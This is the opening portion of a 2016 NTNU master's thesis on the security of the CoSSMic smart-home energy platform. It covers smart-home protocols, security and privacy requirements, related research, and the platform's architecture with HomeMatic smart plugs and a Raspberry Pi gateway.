NTNU
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Smart Home Hacking

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Master in Security and Mobile Computing

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Problem description:

Smart home technology raises important questions and introduces new challenges for the security of the system and the consumer privacy. The collection of vast amount of data classified as sensitive or personal from smart devices might compromise the security of such a system and reveal patterns of behavior of inhabitants. Confidence in and acceptance of the smart home technology will depend on the protection it provides to consumer´s privacy and security. CoSSMiC is an EU-project that uses smart home technology to enable higher rates for self-consumption of decentralised renewable energy production, by coordinating the energy production, consumption, and use of energy storage units of the buildings in a neighborhood. This thesis takes a closer look at the concept of security and privacy in the context of the CoSSMiC project and explores the threats and vulnerabilities that exists in this infrastructure. It also discusses several possible solutions and countermeasures. The tasks of the Master´s student for this thesis are:

– Literature study of security and privacy of smart home technology

– Setting up the CoSSMiC virtual environment

– Tests with automated tools and/or provide a Proof-of-Concept exploit code

– Release a patch

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Abstract

Smart Home is an intelligent home equipped with devices and communications systems that enables the residents to connect and control their home appliances and systems. This technology has changed the way a consumer interacts with his home, enabling more control and convenience. Another advantage of this technology is the positive impact it has on savings on energy and other resources. However, despite the consumer's excitement about smart home, security and privacy have shown to be the strongest obstacles to the adaption with this technology.

This work investigates the security and privacy issues found at an emerging smart home technology such as the CoSSMic platform. The security of the communication between the smart home and the connected devices through HomeMatic smart plugs is assessed. CoSSMic platform is also investigated for common web vulnerabilities. Finally, recommendations and countermeasures are given to deploy the fixes on CoSSMic platform before the product release. Moreover, two attacks are performed in order to take the control of HomeMatic smart plug.

Preface

This thesis is done as the final work of the Master's of Science program in Security and Mobile Computing (NordSecMob) attended at the Norwegian University of Science and Technology (NTNU) and the University of Tartu (UT).

I would like to thank you my supervisor Marie Moe (SINTEF) and responsible professors Danilo Gligoroski (NTNU) and Dominique Unruh (UT) for their help and guidance during the course of this research work. Furthermore, I would like to thank Shanshan Jiang and Salvatore Venticinque for always finding the time to answer my questions related to the CoSSMic project. I am deeply grateful to the NordSecMob's coordinators: Mona Nordaune and Aino Roms.

My deepest gratitude goes to my lovely family, especially to my dearest mother to whom I owe my life, my strength, my inspiration. Thank your for all your support and trust despite tough times. Finally, my special thanks goes to Solveig Slaatsve for her parent-like support and love.

Thank you God for giving me all the strength and determination to complete my thesis.

Trondheim, August 1, 2016

Suela Kodra

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Chapter 1

Introduction

This chapter provides a short introduction to the thesis topic and the motivation behind this research work. In addition, it gives a brief overview of the CoSSMic project which defines the scope of our study. Finally, it presents the outline of the thesis.

1.1 Background

1.1.1 Smart Home

With the rapid evolution of Internet of Things (IoT), the consumer's experience with the home appliances and the concept of "home" itself has been redefined. Smart home is no longer a futuristic reality. It represents the most compelling application domain of IoT [1, 2].

The smart home is an intelligent home equipped with devices and communications systems that enables the residents to connect and control their home appliances and systems [3]. Smart home definition has evolved and changed with the involvement of new technologies since 1990s. According to a recent definition given by [4], "a home which is smart enough to assist the inhabitants to live independently and comfortably with the help of technology is termed as smart home. In a smart home, all the mechanical and digital devices are interconnected to form a network, which can communicate with each other and with the user to create an interactive space". A smart home is described by [5] as the house with the smart home technology installed on it. According to [6] "smart home technology" implies "a collective term for Information and Communication Technology (ICT) as used in houses, where the various components are communicating via a local network ", which can later be used to "monitor, warn and carry out functions according to selected criteria". In [7, 8] the smart home technology is defined as "the integration of technology and services through home networking for a better quality of living".

These definitions indicate that the primary objective of a smart home is to ease the experience of the inhabitants with their home and appliances. However, the concept of smart home does not simply refers to the remote monitoring and controlling of the connected devices. With the use of embedded computing and residential smart metering, smart homes also are transformed into energy-aware environments, giving the user the ability to manage and optimize the energy consumption and energy costs in their homes [5]. According to Schwarz [1], the smart home is a network of connected components in the living area communicating with each other in order to increase the residents comfort level and the efficiency of their energy consumption. Having an overview of the energy usage and production in a smart home in the real-time, the consumers will improve the energy savings up to 30% as well as reducing the power bills [9, 10]. Such smart homes will communicate with the smart grid to automatically adjust their energy profile, while remotely monitoring their home appliances [11]. Thus, smart home is the main component in a smart grid. Consequently, security and privacy issues faced by the smart home technology have a strong impact on the overall security and the function of the smart grid.

1.1.2 The CoSSMic project description

This Master's thesis is part of CoSSMic project, which is an EU funded project. The thesis presents the first in-depth security analysis of the CoSSMic project. It addresses the security and privacy issues of this platform.

CoSSMic (Collaborating Smart Solar-powered Microgrids, FP7- SMART CITIES, 2013)[1] is an EU-project that aims at fostering higher rate of self-consumption of decentralised renewable energy production, by coordinating the energy production, consumption, and use of energy storage units of the micro-grids in a neighbourhood [12, 13]. The project develops an intelligent ICT platform that would allow the house inhabitants to exchange and negotiate energy within their neighborhood. In addition, it will bring them two benefits: reducing consumer's power bills and the optimization of green energy in the households and neighborhoods.

In the CoSSMic context, a micro-grid refers to a smart home or an office building equipped with electrical devices, PV panels and energy storages [12].

The CoSSMicplatform is deployed in an embedded hardware, which is offered to the user as a packaged hardware and installed in every household. Each platform instance communicates over a peer-to-peer overlay with other households in order to negotiate energy within the neighborhood based on user's constraints and preferences [14, 15].

[1]http://cossmic.eu/

1.2 Motivation

Regardless of the convenience that brings to the consumer's daily life, SHT might also expose them to a wide range of threats, putting at risk their own privacy and safety. Actually, concerns about security and privacy of IoT environments have been identified as one of the top barriers to wider adoption of smart home technology [2]. Considering that the CoSSMic is under development phase, addressing the vulnerabilities found in the system, will prevent any potential data breaches or security threats in the future product release. Having a clear picture about the security status of a system prior to product releases, does not only increase security awareness, but it can also reduce the costs for fixing discovered vulnerabilities. The thesis goal is to contribute to the existing literature by giving a more practical approach

1.3 Problem statement

This thesis presents the first in-depth security analysis of the CoSSMic platform. The main purpose of this research is to address the security and privacy issues of the platform:

- To do a literature study of security and privacy of smart home technology
- To set up a CoSSMic virtual environment
- To test with automated tools and/or provide a Proof-of-Concept exploit code

In the problem description there is an additional task: To produce a security patch. During the intensive work on this thesis for more than 7 months, I came to a conclusion that producing a security patch is out of the range of capability of any single master student. It is a serious task with a work volume of at least 4 man-years and should be done by a team of researchers and developers.


1.4 Delimitations

The scope of this research will be focused only on the security of the web application and the communication between the HomeMatic smart plug and the home gateway. Since CoSSMic platform is still under the development phase and it is not stable, it was not possible to deploy a part of the system (MAS) which consists on the communication between smart homes for energy negotiation. However, during the development and testing phase when the system was stable, we were able to get some security analysis results. They will be described as vulnerabilities that may lead to potential security attacks.

1.5 Methodology

This section describes the methodology that has been used to carry out this thesis work. The methodology is illustrated in Figure 1.1.

The thesis starts with a definition of the research area. It follows with the CoSSMic project description. Within the scope of this research work, the technologies used in a smart home and the security and privacy requirements are presented. The setup of the target system is described and a guideline on the possible attacks in the system is given. Furthermore, the technical security evaluation of the HomeMatic smart plug and the target system is presented.



Research Area
Project Description
Problem Statement
Literature Review
Security Requirements
CoSSMic Architecture Review
Privacy Requirements
Target System Setup
Attacks
Web Interface Penetration Testing
HomeMatic Smart Plug Attacks
Network Communication Penetration Testing
Interpretation of the Results and Recommendations for Mitigation
Conclusions

Figure 1.1: Research Methodology

1.6 Outline

The thesis is structured as follows:

- Chapter 1: This chapter defines the smart home and it includes the introduction, project description, problem statement and the delimitations of the research work.
- Chapter 2: This chapter presents the main technologies used in a smart home. In the chapter, security and privacy requirements on smart home technology are presented. It also gives a background of the related on the security and privacy challenges of the smart home technology.
- Chapter 3: This chapter describes the CoSSMic and the technologies implemented in the prototype.
- Chapter 4 : This chapter describes the setting up of the CoSSMic virtual lab and the testing environment for the security assessment. Furthermore, this chapter describes the guidelines on how to evaluate the security of the current deployed CoSSMic.
- Chapter 5: This chapter describes the vulnerabilities found in the target system.
- Chapter 6: This chapter discusses the outcomes of the security analysis and gives recommendations on how to mitigate the vulnerabilities found in the system.
- Chapter 7: This chapter summarizes the result found in the thesis work.

Chapter 2
Background

The chapter presents an overview of the technologies implemented in a smart home, highlighting those related to the CoSSMic project. Furthermore, it briefly addresses the current security status of these technologies. The following section defines the security objectives of a smart home technology. Additionally, potential attacks against these objectives are presented. Finally, we discuss on the previous work done regarding the security and privacy challenges of the smart home technology.

2.1 Technologies in the smart home environment

Communication protocols

The electrical devices in a smart home are monitored and controlled through a Home Area Network (HAN). A HAN enables the communication of the in-house devices with the smart meter. On the other side, smart homes are connected to the Internet through a Wireless Local Area Network (WLAN)or a wired Local Area Network (LAN). In a HAN, the following protocols are used to provide the communication with the connected devices:

– WIFI WIFI is a popular wireless networking technology. This protocol uses radio waves to provide wireless high-speed Internet and network connections. WiFi operates on the 2.4, 3.6 and 5 GHz frequency bands.

– ZigBee It is a low-rate, short range, an open wireless IEEE communication standard protocol, developed by the ZigBee Alliance. ZigBee operates on 2.4 GHz frequency band.

– Z-Wave It is a low-power wireless protocol which transmits data between 868.4 MHz and 926.3 MHz frequency band for in-home communication and remote applications control.

– EnOcean EnOcean [1] is a radio based communication protocol developed by the EnOcean GmbH. It is optimized for very low power consumption and energy harvesting. This allows the devices to not use any external power supply or batteries.

2.1.1 BidCos

HomeMatic devices use a proprietary radio based communication protocol (Bidirectional Communication Standard,BidCoS), which works on a frequency of 868 MHz . It is a bidirectional protocol, in which commands get acknowledged with the state of the device. Bidcos does not provide encryption. An AES authentication handshake is used for the authentication of the sending device. The BidCos [16] packet structure is shown in Table 2.1.

Offset	**Byte length**	**Description**
0	1	Packet Length
1	1	Message Counter
2	1	Control Byte
3	1	Message Type
4	3	Sender Address
7	3	Destination Address
10	1 to n	Payload

Table 2.1: BidCoS packet structure

2.1.2 Home Energy Management System

Home Energy Management System (HEMS) is a service or utility that enables users to automatically control the energy usage of their home appliances, collect and generate a dashboard with real-time data about the energy consumption fromdifferent home appliances and reduce the user's electricity bills [17]. EmonCMS [2] is one of the leading technologies within this category. It is an open-source web-app for processing, logging and visualising energy, temperature and other environmental data. EmonCMS is part of OpenEnergyMonitor project. The project develops open-source hardware and software platform for energy monitoring.

2.1.3 Smart Home micro-computers

SH micro-computers are small sized computers that are used to control the operations of SH system. Raspberry Pi is one of the technologies used as a SH micro-computer.

[1]://www.enocean.com/en/
[2]https://emoncms.org/




Figure 2.1: Frontside of circuit board of RPi 2 model B with plugged CUL

Raspberry Pi is a small credit-card sized micro-computer that plugs into a monitor or TV using HDMI, together with a keyboard and a mouse. It can be used as an educational environment to learn programming and computing at an affordable price. In this research, it is selected Raspberry Pi 2 model B (see figure Figure 2.1. This version is the second generation of RPis, released in February 2015. Raspberry Pi 2 model B, has the following specifications [18]:

- A quad-core ARM Cortex-A7 CPU processor running at 900MHz
- 1 GB RAM
- Four USB-ports
- One 10/100 Megabit/s Ethernet-port
- One micro-SD card slot
- One full HDMI port
- 40 GPIO pins
- Camera interface (CSI)
- Display interface (DSI)
- Combined 3.5mm audio jack and composite video
- VideoCore IV 3D graphics core

2.1.4 Attacks on the web area

The CoSSMic architecture and its web area is analyzed and based on the testing of potential security issues, a list of potential web threats is created:

– Insecure remote access system Providing a secure way to remotely control the system over the internet. The method that is going to be elacted depends on the security features that each of them provides. SEC consult lists four ways which are proposed by different vendors to connect over the internet:

  ◦ Port forwarding: the router webinterface is configured to forward public traffic on a public port to the internal port of the central base station. Port forwarding although is easy to configure, it poses serious issues when it comes to the security (as it is also shown in the later section). The data that are transmitted over the network can be captured and analyzed by an attacker. Also, in this access mechanism, hackers can easily perform port scanning and find out the open ports.

  ◦ VPN: A VPN allows the remote control user to access the VPN-server of private local-area network (LAN) as if the user is physically connected at the site. This method requires moderately easy configuration compared to Port Forwarding. This method provides multiple level of security such as encryption of all data transmitted to and from connected devices and limiting the lines of source code exposed to the Internet making it secure against attacks from the internet. Thus, Raspberry Pi will be secure (behind firewalls) and only accessible over the Internet when the user is first logged in the VPN connection and then to web interface login form. However, the port forwarding will still need to be set up since it will need some predictions from a cloud server (internet). We suggest to use the open-source VPN service, OpenVPN, in order to establish a secure remote access with the system. CoSSMic requires the use of open-source systems. SEC Consult recommends this method for remote access. According to Lux, the data encryption might slow the traffic to and from the home gateway.

  i. All data that are transmitted over the network can be captured and analyzed (unless they are encrypted) ii. Hackers can easily perform port scanning and find out the open ports. (see figure) According to Luxul, this method of remote access requires creating rules for each device and internal resource, in order to access them.

– Insecure mechanism for the user interaction with the system:

2.2 Security requirements

This section summarizes several security requirements related to the SH ecosystem.

User and device authentication

This requirement applies to both the users and devices in a SH environment. Users and devices might perform several activities in a SH that require access to sensitive information. This means that, a strong authentication mechanism should be provided in order to protect SH against unauthorized users or compromised devices attacks [19]. The in-house devices should not be remotely accessed by unauthorized users. Therefore, Public Key Infrastructure (PKI) and certificates can be implemented to support strong mutual authentication with the servers by enabling secure channels in the SH ecosystem [20].

Secure key management

Some of the smart home devices have pre-installed security keys, which can be exploited by the malicious attackers. Thus, a user-friendly and transparent key management should be provided to the users [20]. This requirements ensures authentication and it also protects against compromised firmware installations.

Hardware protection

Smart home devices are often vulnerable to tampering attacks. Thus, it is recommended to include measures such as tamper resistance, tamper evidence or anti-reverse engineering schemes against these type of physical attacks [19, 20].

Device security certification

Each device in the smart home should be certified by a recognized authority which claims its security [17]. In this way, it will ensure that some vendors are trusted.

2.3 Privacy requirements

ENISA [20] gives a list of guidelines about the privacy requirements of a smart home system:

– identify personal data in a smart home

– implement transparency measures

– perform a privacy assessment

2.4 Related work

This section gives a short overview of the related work on the security and privacy challenges of the smart home technology.

Providing security in the smart home is a very challenging task due to the heterogeneous nature of these ecosystems. Previous research on the security of the smart home has been focused only on the security issues of the connected devices and the related protocols.

Denning et.al [21] survey the security and privacy of smart home technologies and provided a strategy for thinking about the security needs in the home.

Jacobsson et.al [22] revealed that the highest risks concerning the information within a smart home relates to inadequate access-control configuration at the in-house gateway. They also highlight the risks of weak password deployment and inadequate authentication. According to them, these risks can pose a serious threat to the security especially for the single user account used within the in-house gateway. They use a common risk analysis method based on Information Security Risk Analysis (ISRA) in order to investigate the risk exposure of smart home systems.

Symantec [23] performed a security analysis of 50 smart home devices and found that most of them are prone to weak authentication (basic security issues) and well-known web vulnerabilities. Furthermore, these devices used unencrypted communications. SEC Consult [24, 25] showed in their advisories that it is possible to exploit common web vulnerabilities in order to take control of a smart home.

A survey [11] has investigated the main security issues of smart homes with an emphasis on its interaction with the smart grid. The survey proposes possible countermeasures against identified threats that could prevent the smart home/smart grid environment from achieving the given security objectives. Sathya Laufer and Christian Malles [26]demonstrated at the 30th Chaos Communication Congress how three different attacks were performed to gain unauthorized access at a smart home that uses a HomeMatic device which was still configured with the same default AES key. This HomeMatic device, allow the user to unlock doors or receive commands from a motion detector. In their tests, they used a Raspberry Pi which runs Homegear and a wireless transceiver. The default key and the analysis of one of handshake algorithms used by HomeMatic devices could be found at pastebin.com [27] . According to Laufer and Malles, some device use AES handshake authentication mechanism but that it is not true for all HomeMatic devices.

Fernandes et.al [28] implemented several proof-of-concept exploits which an attacker could use to unlock doors, monitor the battery level of devices, set off fake alarms in the Samsung SmartThings platform.

There are several papers showing that is possible to extract personal information about inhabitants by analysing smart meter data [29].The consumers are mostly concerned with the risk of suffering privacy invasion in case that their home energy usage patterns become available to an attacker.

Chapter 3

The CoSSMic platform

In this chapter, an overview of the CoSSMic architecture and the technologies used in this system is provided. In Section 3.1, the main components of CoSSMic system are described. InSection 3.2, the current technologies that have been chosen for the deployment of the prototype are introduced.

3.1 CoSSMic architecture

The overall architecture of CoSSMic platform is shown in Figure 3.1. This platform currently adopts *All in Home* configuration. In the current deployment, all the main components of the system reside on the home gateway and the cloud server is used only for negotiating energy among different smart homes. The home gateway hosts the main components which are responsible for the management of the smart home such as: the device integration and Multi Agent System (MAS). Electric devices are connected with the home gateway via special drivers which are developed from the project.

- GUI. The GUI(see Figure 3.2) enables the user to interact with the platform by providing: real time monitoring data about the energy consumption of the appliances, scheduled tasks, predictions and statistics on historical data. The user can set the rules and preferences that agents must follow later to negotiate energy.

- **The Device Integration component.** It provides a *device management interface* for accessing and collecting data from devices. This component also use the interface to send commands to the devices such as: switch on or off. The *Device integration* implements the so-called *mediator* services. **Mediator** provides APIs for device data access and device control. These APIs are accessed by the device drivers to store measurements and energy negotiation results and by the agents to get the energy profiles of the connected devices.




Figure 3.1: CoSSMic platform




Figure 3.2: The web GUI of CoSSMic

– **Multi Agent System.**It is one of the five pillars of CoSSMic platform. The blue boundary defines this component in the Figure 3.1. MAS is a system composed of interactive intelligent agents and applications collaborating together for realizing the management and exchange of green energy while using negotiation algorithm and optimization techniques. It uses the *cloud services* to build a peer to peer overlay network for energy exchange in the neighborhood. *Energy scheduling* is implemented a as a distributed MAS, where a MAS instance is installed on each household, ready to collaborate with other instances in the neighborhood for energy exchange. *Agents* are software programs that act on behalf of user to negotiate energy. They represent the devices in the smart home. In the CoSSMic context, the agents are capable of:

  - monitor the device energy consumption in real time
  - invoking the mediator services to obtain information about the energy profile of the devices
  - use the mediator to store the results of energy negotiation within the CoSSMic neighborhood
  - sending commands such as switching on/off the power switches.
  - Each household has a MAS instance that enables distributed computing and local autonomy. Within the neighborhood, the MAS instances collaborate with each other enabling a decentralized planning and optimization.

  The agents are classified into two categories [30, 31]:

  - *Consumers.* These agents can only buy energy for passive devices such as: electric car, computers, washing machine, etc.
  - *Producers.* These agents can produce energy, therefore they can sell it later. We will consider solar panels as an example of this category.

  The agents or the device that they represent, are able to both produce and consume energy will be defined as *Prosumers.* It includes storage which are represented by a couple of agents. In addition, a single smart house will have many agents. MAS functionality is implemented by using the following agents:

  - **Task manager:** It acts as the master agent of the MAS, converts planned tasks defined by the user into loads and sends them to the *consumer agent.*
  - **Prediction handler:** This agent computes predicted PV production based on weather forecasts updates.
  - **Weather watcher:** It gets the latest updates for weather forecast and sent them to *Prediction handler.*
  - **Actor manager:** manages *producer* and *consumer* agents.

  - **Device controller:** It is responsible of the execution of scheduled loads by the devices via the *device manager* module.

- **The Prediction component.** It uses the weather forecast data generated by a third party, in order to compute predictions about the energy produced by PV panels and the prices about energy exchange with the public grid. Prediction updates happen once in every six hours. Therefore for each update, the schedule will be re-planned.

3.2 The selected technologies used for the trials

Table 3.2 summarizes the technology used in the current trial implementation.

3.2.1 The Mediator

The *Mediator* is implemented by EmonCMS (see Chapter 2). The EmonCMS framework originally consists of five core modules, written in PHP with some Javascript functionality provided:

- input - this module pre-processes input data before inserting it in the database.
- feed -provides functionality for inserting, storing and retrieving time stamped data in the database.
- vis - the visualizations module can analyze large data sets and generate graphics in different formats.
- dashboard -includes the dashboard builder and viewer.
- user -handles user actions and data, including authentication and sessions.

It enables the developers to add new modules. CoSSMic is currently using EmonCMS version 8.0 , which is extended with new modules in order to implement the GUI and Device integration components:

- devices module - provides functionalities to install, instantiate and use different drivers to control and manage real and virtual devices supported by CoSSMic. It consists of a set of device templates and a device manager. A device template includes data about: the device status, device type, machine programmes and their load profiles.
- driver module - ensures the communication between the devices and the EmonCMS. CoSSMic has developed the following drivers:

  - ◦ Serial driver: integrating ModBus, MBus and IEC62056.
  - ◦ CUL driver: for VHF-controlled smart plugs.
  - ◦ Virtual driver: for testing and simulation.

- MAS module - provides Web and REST interface between the EmoncCMS and the MAS.

3.2.2 The Multi Agent System

The SPADE2 framework is used to implement the MAS framework. SPADE[1] is an open source agent framework that is fully compliant with the FIPA specifications. The framework uses its Python library to develop SPADE agents that will participate in the energy negotiation in the neighborhood. It uses XMPP as the transport protocol. A light embedded XMPP server is used as communication layer that allows agents to communicate with each other within the smart home.

3.2.3 Home gateway

Raspberry Pi 2 Model B, is the chosen microcomputer which acts as a home gateway from the CoSSMic. This microcomputer is cheap and easy to use. Other microcomputers or existing home gateways with the right software and hardware environment are also good candidates to deploy CoSSMicplatform.

The CoSSMic platform will be installed in every household by plugging the Raspberry Pi into the power network and connecting to the internet through a Wireless Local Area Network or wired Local Area Network connection. In our deployment, a wired LAN is used. In this way, the platform also joins the other instances in the neighborhood.

3.2.4 Messaging technology /protocol

XMPP (Extensible Messaging and Presence Protocol) is an XML-based open standard protocol for real time interaction(messaging) and presence. It provides a way to exchange XML data almost in real time. The XMPP protocol uses a decentralised client-server architecture, where the server acts as an intermediary for the message exchange. The XMPP servers provides security features such as: authentication, channel encryption, prevention of address spoofing. It is also used for user account registration, message relaying.

In the CoSSMic platform, there is a light XMPP server deployed in each Raspberry Pi, that enables peer to peer communication between agents within smart home. It

[1]https://pypi.python.org/pypi/SPADE

also sustains server-to-server communication deployed in different gateways (RPis). Another instance of XMPP server is deployed in the cloud (cloud.cossmic.com). This one is responsible for collecting weather forecast updates and notifying about the new updates to smart homes.

Agents communicate with each other over a peer to peer overlay. They use an XMPP account to join the overlay, with a contact ID (username@domainname) and password. Different agents can connect while sharing the same XMPP account, with a different resource such as: username@domainname/resource. An XMPP account represent an agent role. As a result, there are three types of accounts of XMPP: task manager, actor manager and controller. The XMPP hosts a chatroom for each neighborhood and it uses the chatroom mechanism to detect the presence of agents in the neighborhood.

3.2.5 Wireless smart plug

The wireless smart plugs are used to remotely monitor and control the ih-house appliances. A wireless smart plug is an easy-to-use controller that allows one to remotely switch on and off the attached devices. Once tis controller is plugged into the power outlet, the plugged in home appliances are controlled and scheduled via a web GUI. Some of the smart plugs allow also measuring the energy consumption of the connected devices. In the current trials of CoSSMic, a HomeMatic switch actuator (*Product ID:***HM-ES-PMSw1-Pl**) with power metering capability is the selected smart plug.

HomeMatic [2] is a line of home automation devices manufactured by eQ-3. Figure 3.3 shows the wireless smart plug HM-ES-PMSw1-Pl. Table 3.1 lists the specifications of this device. *HM-ES-PMSw1-Pl*has a channel button(red circle) and a device status LED(blue circle).

Before embarking on using the HomeMatic device, it must be configured. The device configuration is done automatically when the device is paired by pressing and holding the channel button of the device for 5 seconds, until the LED starts blinking. The LED will firstly blink slowly during acknowledging and rapidly afterwards. The pairing functionality is not be always successful and it might need to be repeated several times. The XML structure of the device configuration file where the pink color means variable, is shown in Figure 3.4.

[2]http://www.homematic.com/





Figure 3.3: HM-ES-PMSw1-PI wireless smart plug



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      <address>2A4F42</address>
      <model>00AC</model>
    <messageCounter>0</messageCounter>
      <pairing>0</pairing>
  </HMDevice>
</devices>
```

Figure 3.4: HM-ES-PMSw1-PI XML configuration file

Table 3.1: HomeMatic specifications

System name	**HomeMatic**
Device short description:	HM-ES-PMSw1-PI
Frequency	868.3 MHz
Bidirectional	yes
Protocol	HomeMatic: BidCos
Supply voltage	230V
Current consumption	13 A max
Price standard plug	40
Price smart plug with energy meter	50
Price USB transceiver	50

3.2.6 Devices

The smart home is equipped with various electrical devices, which are classified as energy consuming, energy producing or energy storing. The device categories used for the trials include: PV panels, refrigerator, washing machine and others. Nodes, i.e., smart meters, sensors and smart plugs can be used to monitor devices and to control them. Nodes and devices are identified by a node ID and device ID in the EmonCMS. Drivers for real and virtual devices enable the communication between the devices and the EmonCMS. The drivers help to assign a new node to the newly connected devices in the system. Based on the type of the devices used, there are two-ways to connect with the nodes:

- **Virtual devices:**
  Virtual devices are used in the current trials to simulate real world devices. They are implemented as a PHP web application with a REST interface accepting and returning JSON data. In order to enable connection with the nodes, the user browses through a list of templates in the GUI and assigns a new virtual meter or controller.
- **Physical devices:**
